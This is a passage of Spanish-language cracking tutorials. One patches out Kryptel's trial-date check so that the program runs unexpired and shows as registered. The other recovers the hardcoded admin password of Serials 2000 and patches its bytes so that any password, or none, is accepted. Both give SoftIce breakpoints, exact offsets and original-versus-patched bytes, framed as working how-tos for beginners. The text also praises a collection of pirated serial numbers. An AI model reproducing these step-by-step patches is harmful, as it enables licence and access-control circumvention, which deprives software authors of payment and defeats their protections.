le damos a registrar, ahora nos aparece una ventanita dandonos las gracias por registrar el producto y bla bla bla que el codigo de registro que has introducido se comprobara cuando reinicies el programa y que sabras si es correcto o no cuando aparezca tu nombre (Spud) en la ventana de About. Vale, reiniciamos el programa, vamos a about y como es natural seguimos sin estar registrados.

Muy bien, ya hemos tanteado el programa, ya sabemos que el codigo introducido o bien se guarda en algun lugar del ordenador o bien el codigo se procesa, se comprueba el serial y se guarda un flag de "Registro aceptado" en ese lugar del ordenador. En cualquiera de los dos casos ese lugar puede ser el registro de sistema, el propio ejecutable o algun archivo de inicializacion. Lo mas usual siempre es el registro de sistema asi que me voy al W32Dasm y busco en las Imported Functions alguna funcion referente al registro de sistema de entre todas encuentro

GetPrivateProfileStringA y

SetPrivateProfileStringA

Vale, estas funciones lo que hacen simplemente es introducir en un directorio del registro de sistema una cadena de caracteres. Una vez cerrado y abierto el programa por primera vez puedes irte al registro de sistema y buscar por ejemplo la cadena "Kryptel" hasta que encuentres la zona de nuestro programa. El buscador del registro de sistema se para un par de veces, miramos y no encontramos nada que nos interese, la tercera vez que se para lo hace en "HKEY_LOCAL_MACHINE\Software\INV softworks\Kryptel" miramos dentro y podemos ver que se encuentran almacenados en forma de cadena de texto nuestro serial y nuestro nombre. Esto quiere decir que los datos introducidos en la ventana de registro se almacenan en el registro de sistema y son recuperados luego por el programa cuando se ejecuta de nuevo, para procesarlos y decidir si el programa se registra o no.

Llegado a este punto comence a poner breackpoints del tipo BPX WritePrivateProfileStringA IF *(*(ESP+4))= =´RegC´ y BPX GetPrivateProfileStringA IF *(*(ESP+4))= =´RegC´ (la metodologia de estos Breackpoints la podeis comprender en el tutorial de "Crack en colores de E+P") para interrumpir el programa en los accesos de lectura/escritura del registro de sistema con respecto a nuestro serial. Podria explicaros mas a fondo en que consiste esto, pero la verdad es que llegado a este punto la cosa se me empezo a complicar, y decidi cambiar de estrategia.

(Si tienes tiempo y mas experiencia que yo quizas te interese continuar

;)

Otra estrategia

Como lo de seguir el calculo del serial no me fue muy bien, decidi ir a por la proteccion temporal, asi que busque en el W32Dasm algunas funciones de acceso al reloj del sistema y me tope con las siguientes:

GetSystemTimeAsFileTime, GetTickCount y GetTimeFormat

GetTickCount cuenta los milisegunos pasados desde que se inicio Windows, GetTimeFormat formatea una zona de memoria para ser usada por una variable de tiempo y GetSystemTimeAsFileTime, que es la que nos interesa, obtiene la fecha y hora actual en el formato de Tiempo Coordinado Universal (ke koño significara esto XD) la funcion se declara asi:

```
VOID GetSystemTimeAsFileTime(

LPFILETIME lpSystemTimeAsFileTime // Puntero a una estructura de
archivo de tiempo

);
```

Estructuta de archivo de tiempo:

```
typedef struct _FILETIME {

DWORD dwLowDateTime;

DWORD dwHighDateTime;

} FILETIME;
```

En resumen el primer parametro que se le pasa a la funcion GetSystemTimeAsFileTime es un puntero hacia una estructura de 8 byes (doble DWORD) en la que se encuentra codificada la fecha y la hora actual.

Asi pues entramos en accion abriendo el SoftIce (CTRL+D) y poniendo un BPX GetSystemTimeAsFileTime. Luego ejecutamos el Kryptel y caemos dentro de la funcion. Pulsamos F12 y entramos en el KERNEL, pulsamos otra vez y seguimos en el KERNEL asi que F5 para continuar, la segunda vez ocurre lo mismo y es que se trata de dos comprobaciones iniciales de la fecha para algo relacionado con la carga del fichero para la

ejecucion. La tercera vez que el Sice corta en esta funcion pulsamos F12 y aparecemos en el codigo del kryptel (BRW.EXE) justamente aquí:

:00403A2E 68901A4100 push 00411A90 ß Puntero al FILETIME

* Reference To: KERNEL32.GetSystemTimeAsFileTime, Ord:0137h

|

:00403A33 FF1510364100 Call dword ptr [00413610]

:00403A39 3935081C4100 cmp dword ptr [00411C08], esi

echamos un vistazo a la direccion 411A90 y vemos los 8 bytes del filetime

:d 411A90

167:411A90 60 83 04 D9 99 20 BF 01 por supuesto en tu ordenador sera diferente.

Bueno, ponemos un BPR 167:411A90 167:411A90+7 RW para que el Sice pare cada vez que se lee o escribe en esa zona de la memoria. Pulsamos F5 y se para en 403EF8:

:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112ª8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:

|:00403EE0(C), :00403EE4(C)

|

:00403EF2 8B0DAC1A4100 mov ecx, dword ptr [00411AAC] ß Fecha limite

:00403EF8 8B15941A4100 mov edx, dword ptr [00411A94] ß Fecha actual ß AQUÍ PARA EL SICE

:00403EFE 3BCA cmp ecx, edx ß Se comparan

:00403F00 7F6A jg 00403F6C ß Salta si se supera la fecha limite

:00403F02 A1A81A4100 mov eax, dword ptr [00411AA8]

:00403F07 7C08 jl 00403F11 ß Salta si fecha actual < limite

:00403F09 3B05901A4100 cmp eax, dword ptr [00411A90]

:00403F0F 775B ja 00403F6C ß Salta si se supera la hora limite

* Referenced by a (U)nconditional or (C)onditional Jump at Address:

|:00403F07(C)

|

:00403F11 8B1D901A4100 mov ebx, dword ptr [00411A90] ß Si fecha actual < fecha limite continua el programa.

Como podeis ver hemos acodizado justo en la rutina de comparacion de fechas, lo primero que hace es cargar en ECX los 4 segundos bytes del FILETIME que contiene la fecha limite, estos 4 ultimos bytes contienen el Dia/Mes/Año, y se comparan con los 4 ultimos del FILETIME de la fecha actual. Si se ha superado la fecha limite el programa salta a 403F6C y la verdad es que no se que es lo que hace entonces, no ocurre nada! Algo habra tramado el programador porque si adelantas la fecha a 31 dias despues de la fecha de instalacion no ocurre nada de nada, es mas, el nag de entrada desaparece. Como comienzo se puede cambiar en 403F00 el JG 00403F6C por un JMP 403F6C dejara de salir el nag de comienzo y sea cual sea la fecha siempre evitara la nag, con esto supuestamente se consigue que el programa nunca caduque. Sin embargo, como no me fiaba mucho de esto segui indagando un poquillo y retrocedi un poco hacia atrás.

Este trozo de rutina que hemos analizado es llamado desde 403EE0 y 403EE4, veamos esto:

```
:00403ECF FF15C8384100 Call dword ptr [004138C8]

:00403ED5 A1AC124100 mov eax, dword ptr [004112AC]

:00403EDA 3905A8124100 cmp dword ptr [004112A8], eax

:00403EE0 7510 jne 00403EF2

:00403EE2 85C0 test eax, eax

:00403EE4 750C jne 00403EF2

:00403EE6 C605C423410001 mov byte ptr [004123C4], 01

:00403EED E981000000 jmp 00403F73
```

Aquí tenemos claros los dos saltos condicionales en 403EE0 y 403EE4 JNE 403EF2 que saltan hacia la rutina de comprobacion de la fecha, para que estos saltos no se realicen es necesatio que tanto lo que hay en la direccion 4112AC como lo que hay en la direccion 4112A8 sean 0. Si pones BPMD en esas dos direcciones y te pones a averiguar de donde salen te puedes kedar un poco pillao, asi que lo mejor es NOPear estos dos saltos y evitar siempre el calculo de la fecha. Dejamos correr el programa y vemos que el NAG no sale, la fecha no se comprueba y si nos vamos al menu de About vemos como el reiterado mensage de Unregistered evaluation copy es sustituido por nuestro nombre ;)

Bueno, espero que os haya gustado mi primer tutorial, y que os haya servido de algo ;) si teneis alguna duda mi mail es i5780@galileo.fie.us.es y como dice la peña esta del Wkt buscar al +ORC en la red.

Tutorial Descargado de Karpoff Spanis Tutor

Fecha	**18 de Enero 2000**
Cracker	**XASX**
App	**Serials 2000 v6.0**
Appz URL	http://serialz2000.da.ru http://tntpower.hotmail.ru/ser2k60.zip
Protección	**Administration Tools Password Requerida**
Herramientas	Para el password solo SoftIce v4.x... y para jugar con el código W32DSM y un Editor Hexadecimal.

Introducción

Hola a todos, este es un **tutorial básico dedicado/escrito para newbies**.
Intentaré explicar todo lo que pueda dando notas y conceptos interesantes.

Espero que leyendo este tutorial aprendas y mejores tus cualidaded como cracker y aprendas algunos conceptos básicos.
Esto no es un tutorial de 'cambia 74 a EB con el editor y mira como funciona', seguramente al acabar de leer esto (si eres un newbie) tengas algo nuevo en la cabeza :).

La victima es el conocido **Serials 2000 v6.0**, una bonita recopilación de serials con una engine de busqueda muy buena... actualmente es la mayor lista disponible.

Consiguelo (si es que no lo tienes ya), este programa hay que tenerlo, además asi podrás aplicar y practicar más facilmente con este tutorial.

Ok, vamos a ver que protección tiene este programilla.

Por cierto, mirad que conversación más interesante con el creador del Serials2000 :)

<[Xasx]> i get it in 2 min.
<[Xasx]> or less
<ThndrKiss> how?
<ThndrKiss> the coder wants to know
<[Xasx]> :)
<ThndrKiss> because he put a anti-cracking routines in
<[Xasx]> im cracker...
<[Xasx]> of TNT
<ThndrKiss> i know
<ThndrKiss> but was it easy??

Bueno, pues aquí va toda la desprotección para que veaís lo fácil que es saltarse unas cuantas 'anti-cracking routines' de esas que los programadores creen que han metido, pero realmente nosotros ni las veremos.

Xasx / TNT!

Cracking

Serials 2k tiene una opción en el File Menu: Administration Tools que pide un **PASSWORD**.

El sistema de protección del S2k es muy fácil de crackear, yo conseguí el password al minuto de ponerme a crackearle... cualquier cracker con mínimo nivel puede crackearle en un momento también.

Solamente utilizaremos una herramienta para conseguir el password... como no, **SoftIce** (v3.x o 4.x).

Asumo que tienes instalado y configurado correctamente el SoftIce, y que sabes como hacer cosas básicas como poner un breakpoint y todo eso.

Si no sabes nada de usar SoftIce o ni si quiera le tienes instalado, primero leete un tutorial sobre como hacerle funcionar y luego vuelve aqui :).

Bueno, entonces tenemos SoftIce listo y el Serials 2k esperando ser crackeado.

El primer paso es ver que tenemos...
Una ventana que pide un password y los botones de Ok o Cancelar.

Si ponemos un password inválido, nos saldrá una messagebox que dice 'Incorrect Password'.

Ok, todo normal... ahora nuesto 'amado' SoftIce deberá trabajar un poco; necesitamos saber que hace el programa cuando pulsamos el boton OK.

Para hacer esto tenemos que poner un breakpoint en el SoftIce, la mejor elección es 'romper' la aplicación cuando coge el password que hemos metido. Tenemos varios **breakpoints** (**BPX**) posibles para hacer esto, los más utilizados son:

- GetDlgItemTextA
- GetWindowTextA

Como inicialmente no sabemos cual va a funcionar, pondremos los dos en el softice a ver q pasa.

Abre el SoftIce (CTRL+D)
bpx getdlgitemtexta
bpx getwindowtexta

Notas sobre los breakpoint:

para listar todos los BPXs en SoftIce, escribe **bl**. (BreakPoint List)
para borrar todos los BPXs en SoftIce, escribe **bc***. (BreakPoint Clear *= Remove All Set BreakPoints)
para desactivar todos BPXs en SoftIce, escribe **bd***. (BreakPoint Disable *= Disable All Set BreakPoints)
para activar todos los BPXs en SoftIce, escribe **be***. (BreakPoint Enabler *= Enable All Set BreakPoints)
* puede ser cambiado por el número de breakpoint que queramos para activar/desactivar/borrarle. Ejemplos: be1 | bd2 | be1,2 | bc1,2

Esto hará al SoftIce 'saltar' cuando la aplicación coja nuestro password.
Ok, vamos a probar si funciona... introduce un password... por ejemplo: crackisfun y entonces pulsa OK.

jejeje, bienvenido a SoftIce :), ahora mismo estamos un paso después de que se haya cogido el password con la llamada getwindowtexta.

Lo primero de todo, miramos en la barra verde esa de abajo del softice... estamos situados en código del USER32!. Esto no es dónde queremos llegar pq no es el Serials 2k exe. Para llegar a nuestro objetivo tenemos que ir saliendo de estas llamadas (calls).

Pulsa **F11** (para salir de la call) una vez para volver de la llamada actual, ok, ahora estamos en código del MFC42!. Esta es una DLL que usa el programa para funcionar.
Podemos ver la instrucción RET (Return)... pulsa **F10** (ejecutar la siguiente instrucción) varias veces para dejar esta call, después pulsa **F10** y cuando pasamos el último RET ya nos situamos en código del Serials2k!...
Bueno, solo hay dos instrucciones y después otro RET... pulsa otra vez **F10** para salir de esta llamada... otra vez en código del MFC42!... pulsa **F10** varias veces hasta llegar al RET y salir de esta llamada.

Por Fin!, ya estamos en código del Serials2k!... hmm y parece interesante :)

Nota: para moverte en la ventana de código debes usar CTRL+up o CTRL+down.

Podemos ver este código:

```
:00403445 E8AECF0000      Call 004103F8
:0040344A 8B86E4000000    mov eax, dword ptr [esi+000000E4] | Aquí aparecemos
:00403450 8378F808        cmp dword ptr [eax-08], 00000008
:00403454 7536            jne 0040348C
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
:00403483 7507            jne 0040348C
:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Analisis del código paso por paso:

Nota: para avanzar a la siguiente instrucción en el SoftIce, se usa **F10**.

He dividido el código en 2 grupos... el primero es este:

Bueno, empezamos en el offset 0040344A. Como podemos ver el registro DS contiene un número... si el password que metimos fue 'crackisfun', entonces, el númbero es 009. hmm nuestro password tiene 9 caractéres... pulsa **F10** para avanzar a la siguiente instrucción

La siguiente instrucción es:

```
:0040344A 8B86E4000000   mov eax, dword ptr [esi+000000E4] | Inicio, ve longitud de nuestro
passw
:00403450 8378F808       cmp dword ptr [eax-08], 00000008 | Comparacion longitud Password
:00403454 7536           jne 0040348C | Salta si nuestra longitud del password no es 8

:004034xx .....          ......(segundo grupo)......

:0040348C 8BCE           mov ecx, esi | el offset donde salta...
:0040348E E8D9CD0000     Call 0041026C | llamada no importante
:00403493 5E             pop esi | pone 0 al registro esi
:00403494 C3             ret | vuelve de la llamada... adios
```

La segunda instrucción hace una comparación: ((dword ptr [eax-08])) con ((8)).

Hecha un vistazo al registro EAX... pon: **db eax** en SoftIce para localizar en la ventana de datos **Datos de Registro EAX**, ohhh!!!, estamos viendo nuestro pasword!... entonces s2k esta comparando 'el número de caracteres de nuestro password' con '8'...

después de la comparación hay una instrucción **JNE** (Salta si no es igual).

Todo esta realmente claro:

si ‘el número de caracteres de nuestro password’ **no es igual** a ‘8’... la siguiente instruccion dará **el salto** al offset designado.
si ‘el número de caracteres de nuestro password’ **es igual** a ‘8’ la siguiente instrucción **no hara el salto condicional** y continuaremos en la siguiente instrucción.

hmm, nuestra contraseña tiene 9 caractéres...
Entonces la instrucción **JNE** saltará... si, lo hace.

Intenta poner una password de 8 caractéres en el s2k, por ejemplo: 'tntpower' y vuelve a este código de nuevo... hmm no salta ahora :)

Bueno, ya sabemos que el password correcto tiene 8 caractéres.

Segundo 'grupo' de Instrucciones...

```
:00403456 803868          cmp byte ptr [eax], 68
:00403459 7531            jne 0040348C
:0040345B 80780161        cmp byte ptr [eax+01], 61
:0040345F 752B            jne 0040348C
:00403461 80780263        cmp byte ptr [eax+02], 63
:00403465 7525            jne 0040348C
:00403467 8078036B        cmp byte ptr [eax+03], 6B
:0040346B 751F            jne 0040348C
:0040346D 80780474        cmp byte ptr [eax+04], 74
:00403471 7519            jne 0040348C
:00403473 80780568        cmp byte ptr [eax+05], 68
:00403477 7513            jne 0040348C
:00403479 80780669        cmp byte ptr [eax+06], 69
:0040347D 750D            jne 0040348C
:0040347F 80780773        cmp byte ptr [eax+07], 73
:00403483 7507            jne 0040348C

:00403485 C7466001000000  mov [esi+60], 00000001

:0040348C 8BCE            mov ecx, esi
:0040348E E8D9CD0000      Call 0041026C
:00403493 5E              pop esi
:00403494 C3              ret
```

Vamos a analizar estas instrucciones... es fácil de ver... 8 comparaciones y 8 instrucciones JNE 'salta si no es igual'. Recuerda que en el registro EAX esta situado nuestro password, si estamos aquí es porque nuestro password tiene 8 caractéres, y ahora hay 8 comparaciones :)... no necesitas pensar demasiado para ver lo que va a ocurrir aquí.

Exacto, cada caracter de la contraseña será comparado con algo y si no es igual alguno de ellos pues saltara al offset designado.

La primera comparación es: ((byte ptr [eax])) con ((68))

byte ptr [eax] = primer caracter de EAX...en EAX esta situada nuestra password.
68 = Ascii.... usa SoftIce para convertir 68 (escribe ?68) y te saldrá: '**h**'.

Si el primer caracter de EAX es igual a 'h' entonces no saltará y continuaremos con la siguiente instrucción...

Como puedes ver todas las comparaciones son del mismo estilo...

La primera comparación es: ((byte ptr [eax])) con ((68))
La segunda comparación es: ((byte ptr [eax+1])) con ((61))
La tercera comparación es: ((byte ptr [eax+2])) con ((63))
La cuarta comparación es: ((byte ptr [eax+3])) con ((6B))
La quinta comparación es: ((byte ptr [eax+4])) con ((74))
La sexta comparación es: ((byte ptr [eax+5])) con ((68))
La séptima comparación es: ((byte ptr [eax+6])) con ((69))
La octava comparación es: ((byte ptr [eax+7])) con ((73))

Entoces el password correcto es:

68(**h**) 61(**a**) 63(**c**) 6b(**k**) 74(x) 68(x) 69(x) 73(x)

x = hazlo tu mismo :)

ok, ya está hecho todo el trabajo... como puedes ver ha sido realmente fácil conseguir el password correcto... solo hemos necesitado analizar un poco el código.

Ahora vamos a jugar un poco... conseguir solo el password no es suficiente para nuestras retorcidas cabezas :).

Jugando con el Código 1ªParte
INTRODUCIR CUALQUIER PASSWORD

hmm, ¿porqúe tenemos que poner siempre el password para entrar al menú? ahora podemos jugar con el código y hacer que acepte cualquier password... es facilito, ya lo verás.

Observa que el **checkeo de longitud de password** o **cada checkeo de los caractéres** tiene un **JNE**, dirigido hacia el offset **0040348C**.
Esto hace que si el password no es correcto, se nos salta el offset **00403485** y por lo tanto no se cumple la instrucción, que debería mover **1** (**mov**) a la posición [**esi+60**].

Este 1 le dice al programa en un posterior checkeo (que no hace falta ni buscar) si hemos introducido el password correcto.

```
:00403483 7507            jne 0040348C

:00403485 C7466001000000  mov [esi+60], 00000001
:0040348C 8BCE            mov ecx, esi
```

¿Como podemos arreglar esto?... si, hay varios métodos...

- Cambiar todas las instrucciones **JNE** por **NOP** (nop=instrucción que no hace nada).

  Esta es una forma muy sucia... demasiados bytes parcheados... funcionará, pero yo creo que cuantos menos bytes parcheados mejor es el crack.

- Hacer al código saltar directamente a 00403485 (la intrucción que pone 1 en [esi+60])

  Esta es una forma más limpia... solo 2 bytes serán cambiados.

Ok, entonces cambiaremos el primer JNE (el del checkeo de longitud) a un JMP (el JMP hace que salte siempre... ya no es una condición) a donde queremos.

```
Original: 00403454 7536    jne 0040348C
```

Primero haz los cambios en el SoftIce (antes de hacer una modificación real en el fichero) para probar si todo va bien.

Para hacer el cambio, vete a ese offset (comienza el proceso usando **F10** para llegar allí).
Cuando ya estes situado en el offset q queremos, escribe: **a**

Ahora puedes editar ese offset... escribe la nueva instrucción: **jmp 403485** y pulsa enter.

```
Parcheado:  00403459 EB2F    jmp 00403485
```

Los bytes han sidos cambiados (en memoria), después de haber hecho esto, desactiva todos los breakpoints (**bd***) y continua la ejecución normal,..

whouuu!!!!, funciona perfectamente :), ahora s2k acepta cualquier cosa q pongamos, incluso una password en blanco.

Haré una explicación cortita de como parchear el ejecutable permanentemente...
Coje un buen editor hexadecimal como por ejemplo hiew (dos) o ultraedit (windows), vete al offset donde esta la instrucción que queremos cambiar y modifica sus bytes.
Estos son los bytes originales: 75 36 | Y estos los cambiados: EB 2F
(La traducción a hexadecimal la obtienes en el softice)
Para ir a la localización exacta, utiliza un conversor de offset/hex.

Jugando con el Código 2ªParte

DIRECTAMENTE AL MENÚ

Bueno Bueno... :)... esto cada vez se pone más interesante.

Ya hemos conseguido el password, hemos hecho que acepte cualquier cosa que metamos... que nos falta?
aha, la perfección :)... y para que queremos que nos salga ese menú de meter el password si aceptará cualquier cosa?, ahora vamos a hacer que directamente cuando le demos a la opción en la barra de menú se salte el rollo ese de meter el password y nos abra directamente la ventana con las opciones de 'administrador'.

Ya has visto lo facil que es trabajar con el código y modificarle sabiendo que es lo que hace.
Ahora tampoco se va a complicar mucho más, pq solo tenemos que hacer una busqueda y unos pequeños cambios teniendo en cuenta todos los conocimientos que hemos adquirido sobre este programa anteriormente.

Ok, vamos al atakeerrrr!

Organización...

1er Paso: Buscar llamada al Menu 'Administration Tools'

2º Paso: Hacer que se salte el menu ese del password y que vaya directamente a donde queremos, teniendo en cuenta q la llamada que se hace al menu del password devuelve una respuesta como ya sabemos (recordad el mov 1 a esi+60).

3er Paso: Hacer permanentes nuestros cambios en el ejecutable e irnos por hay a dar una vuelta con la novia (eso solo si teneís la suerte de tener una :))).

Comenzamos,
Como lo que buscamos es la creación de un menú, lo mejor para encontrar quien o que llama a este menú será desensamblar el ejecutable con el W32DSM.
Hacemos una copia del ejecutable y la desensamblamos... ningún problema para hacerlo... ni Antiw32dsm, ni

encriptaciones, ni compresores... nada... joer q rollo :)

También podriamos hacerlo con SoftIce, pero mejor usamos W32DSM para q resulte más facil y veamos como atacar a la victima con distintas aplicaciones.

Pues para buscar el menú que nos interesa no tenemos más que mirar en el DIALOG INFORMATION que está al principio de la 'dead list':

```
Name: DialogID_0092, # of Controls=004, Caption:"Password Verification", ClassName:""
001 - ControlID:0406, Control Class:"EDIT" Control Text:""
002 - ControlID:0001, Control Class:"BUTTON" Control Text:"&Ok"
003 - ControlID:0002, Control Class:"BUTTON" Control Text:"&Cancel"
004 - ControlID:FFFF, Control Class:"STATIC" Control Text:"Enter Admin. Password:"
```

Aquí lo tenemos...
El dato más importante es el de '**DialogID_0092**', que nos servirá para encontrar cuando es llamado este menú.

Damos a **Search**, Find Text, y ponemos 'DialogID_0092'... ploff... hay está :)

```
* Possible Reference to Dialog: DialogID_0092
```

Ahora solo tenemos que subir para arriba y observar quien hace referencia a esta llamada... bueno ya lo sabemos (el click al menú de arriba)... pero lo que queremos saber realmente es donde ocurre esto.

Pues subimos unas cuantas líneas y hay está!.

```
* Referenced by a CALL at Address:
|:00402974
```

Jeje, una CALL ha llamado aquí... exactamente ha sido la localizada en el OffSet **00402974**... ya tenemos a nuestra victima rodeada, bueno vamos allí a ver q encontramos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000

* Reference To: MFC42.Ordinal:09D2, Ord:09D2h
                                  |
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

hmm, interesante...

A mi ya se me ocurre una idea de que hace aquí el programa... pero mejor vamos directamente a SoftIce a verlo en tiempo de ejecución.

Para esto hay q poner un Breakpoint en el offset 402974, ah, ahora recuerdo que esto suele causar problemas a muchos newbies.
Voy a explicar como poner correctamente el Breakpoint para evitar mensajes como 'Invalid Address' o que no funcione.

SoftIce necesita que le demos una referencia de que app debe ser la actuada mediante el breakpoint. Para esto usaremos el **Symbol Loader**, aplicación incluida con SoftIce que tendrás en tu carpeta de Numega SoftIce.

Ok, abrimos el symbol loader, y en File/Open Module abrimos el ejecutable del Serials 2000.

C:\Program Files\Serials 2000\Serial2k.exe - loaded successfully

Bueno, ahora para ejecutarle no tenemos mas que dar en **Module/Load** o el icono de los engranajes.
Nos saldrá un error sin importacia, le damos ok, y sigue la ejecución del Serials 2k.

Plof!, SoftIce aparece ante nuestros ojos... este es el momento perfecto para meter el breakpoint. Como podrás comprobar en la barrita verde aparece que esta procesando en el ejecutable del Serials 2000.

Metemos el BreakPoint: **BPX 402974**, y le damos a **F5** para que continue cargando.

Ya está el anzuelo puesto jejeje, ahora solo tenemos que hacerle picar.
Pulsamos File/Administration Tools... y... como queriamos, SoftIce salta antes de que aparezca ninguna ventana inutil.

Estamos viendo el código que anteriormente veíamos con W32DSM... con la ventaja de que ahora podemos ver que hace cada llamada y los posteriores saltos.

```
:00402974 E837090000              call 004032B0
:00402979 8D8C24A4000000          lea ecx, dword ptr [esp+000000A4]
:00402980 C784249401000000000000  mov dword ptr [esp+00000194], 00000000
:0040298B E8E8D80000              Call 00410278
:00402990 83F801                  cmp eax, 00000001
:00402993 7571                    jne 00402A06
:00402995 8B842404010000          mov eax, dword ptr [esp+00000104]
:0040299C 6A00                    push 00000000
:0040299E 85C0                    test eax, eax
:004029A0 7452                    je 004029F4
```

Aparecemos en **402974** como nuestro breakpoint le había dicho al fiel SoftIce, pulsamos F10 para pasar a la siguiente instrucción y observamos que no ocurre nada (en pantalla), seguimos hasta la siguiente call y al pulsar F10 sobre está nos aparece la ventana de introducir password.
Ya sabemos donde está la función que abré esa ventana. Si nos metemos en la call (con F8) y damos unas cuantas vueltas, llegaremos hasta el código dónde se encuentran las comparaciones que hemos estudiado anteriormente. Pero ahora no es necesario eso.

Solo tenemos que anular esa llamada y adecuar la comprobación de la respuesta que se obtiene a nuestras necesidades.

Primero vamos a hacerlo todo en un modo temporal para ir comprobando que sucede con cada instrucción importante.

La primera instrucción (call 004032b0) aparentemente no hace nada que no queramos, por lo que no la cambiamos.

La siguiente call es la que llama a la ventana de meter el password... vamos a deshacernos de ella, cambiando sus bytes actuales por **NOP**s (90).
Cuando estamos situados en **0040298B**, escribimos DB 40298B, entonces en la ventana de datos (arriba) aparecerán los bytes de esta instrucción.

Pues pulsamos con el botón del ratón arriba en el primero y sustituimos todos los bytes por 90.

Entonces quedaría asi:

Inicialmente: E8 E8 D8 00 00
Modificado: 90 90 90 90 90

Cuando pulsamos intro, vemos como en la ventana de instrucciones hay un cambio y aparecen 5 nops en vez de la anterior call.

ya podemos ir pulsando F10 y pasando cada NOP.

Hasta que llegamos a los saltos de comprobación.

```
:0040298B E8E8D80000            Call 00410278 |5 Nops <> Call q llama al password.
:00402990 83F801                cmp eax, 00000001 |Compara EAX con 1...
:00402993 7571                  jne 00402A06 |Salta si EAX no es = 1
:00402995 8B842404010000        mov eax, dword ptr [esp+00000104]
:0040299C 6A00                  push 00000000
:0040299E 85C0                  test eax, eax |Comprueba si EAX es 0
:004029A0 7452                  je 004029F4 |Salta si es 0
```

Como vemos al ir pulsando **F10** por el código, después de la primera comparación, saltará y entonces el programa no hará nada. Eso es equivalente a que pulsemos el botón Cancel en la ventana de meter el password.

La segunda comparación (test eax, eax) y su correspondiente salto condicional también hacen de las suyas :).
Aquí también saltará al offset **004029F4**, haciendo aparecer directamente el messagebox de Invalid Password.

Pues ya está todo resuelto... nos tenemos que deshacer de la call que llama a la ventana de password y evitar los dos saltos condicionales.

Podriamos dejarlo 'mu pofesional' convirtiendo el primer call en una instrucción que nos mueva a EAX un 1, y asi el salto condicional que tenemos a continuación no saltase nunca.
Después hay una instrucción que mueve a EAX algo situado en esp+00000104. Si lo que mueve es un 0, el salto condicional de la siguiente línea nos llevará a la ventana de 'invalid password', entonces pondremos un 1 también, asi este salto se portará adecuadamente y nos dejará seguir sin problemas.

Todo esto son pijadillas... para hacer algo rapido podemos llenar de NOPs la call y los saltos y seguro que funciona. Pero esto demuestra que sabemos lo que estamos haciendo.

El cambio lo realizamos en memoria con SoftIce...
Esto ya debería estar claro como hacerlo.

Para que el programa se vuelva a cargar en memoria correctamente (anulando todos los cambios que hicimos anteriormente), le cerramos y le volvemos a cargar con el Symbol Loader.

Entonces activamos nuestro efectivo breakpoint en 402974 y comenzamos con las modificaciones finales.

Usando F10, llegamos hasta 0040298B. Escribimos **a** en softice y hacemos nuestra bonita modificación de mover a EAX un 1 :).

a [enter]
mov eax, 1

Ya está.. hmmm pero tenemos que tener en cuenta una cosa. La anterior instrucción (la call) usaba 5 bytes, hemos tenido suerte, y nuestra instrucción (el mov) ocupa también 5. Entonces no tendremos q añadir nada para rellenar.

Entonces el código quedaría asi:
Inicialmente: E8 E8 D8 00 00 (call 00410278)
Nuevo código: B8 01 00 00 00 (mov eax, 1)

Ahora nos queda hacer el otro cambio... es en 402995.
Nos situamos allí y escribimos **a** en SoftIce. Ahora ponemos lo que queremos:

mov eax, 1

ya está... hmmmmmm ahora si que tenemos el 'problema' ese. Nuestra nueva instrucción ocupa 5 bytes, y la antigua ocupaba 7.
Bueno, solamente tendremos que rellenar los dos bytes de diferencia con 2 nops.

Ponemos DB 402995 en softIce, y en la parte de arriba nos aparecen los bytes de ese offset.
Solo tenemos que poner 90 90 en el 00 00 que queda al final de la instrucción y ya está arreglado.

Entonces el código quedaría asi:
Inicialmente: 8B 84 24 04 01 00 00 (mov eax, dword ptr [esp+00000104])
Nuevo código: B8 01 00 00 00 90 90 (mov eax, 1 | nop | nop)

Resumen:

Código Inicial:

```
:0040298B E8E8D80000     Call 00410278 | Llamada a la ventana de Password
:00402990 83F801         cmp eax, 00000001 | Eax no es 1 si damos cancel
:00402993 7571           jne 00402A06 | Vuelve al programa
:00402995 8B842404010000 mov eax, dword ptr [esp+00000104]| a eax resultado checkeos
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | Comprueba si eax es 0.
:004029A0 7452           je 004029F4 | Si es 0, salta a Invalid password.
```

Código 'Reparado':

```
:0040298B B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:00402990 83F801         cmp eax, 00000001 | Eax siempre será 1
:00402993 7571           jne 00402A06 | Nunca saltará
:00402995 B801000000     mov eax, 1 | (Nuevo) - Mueve 1 a eax
:0040299A 90             nop | (relleno)
:0040299B 90             nop | (relleno)
:0040299C 6A00           push 00000000
:0040299E 85C0           test eax, eax | eax lo pusimos en 1...
:004029A0 7452           je 004029F4 | Nunca saltará
```

Ok, ya está, ahora le damos en File/Administrationm Tools y directamente nos abré la ventana de opciones sin pedir ni password ni leches. :)

El cambio para que sea permantente en el ejecutable se realiza como ya explique antes... solo hay que modificar los bytes con un editor hexadecimal y listo.

Despedida, agradecimientos y esas cosas....

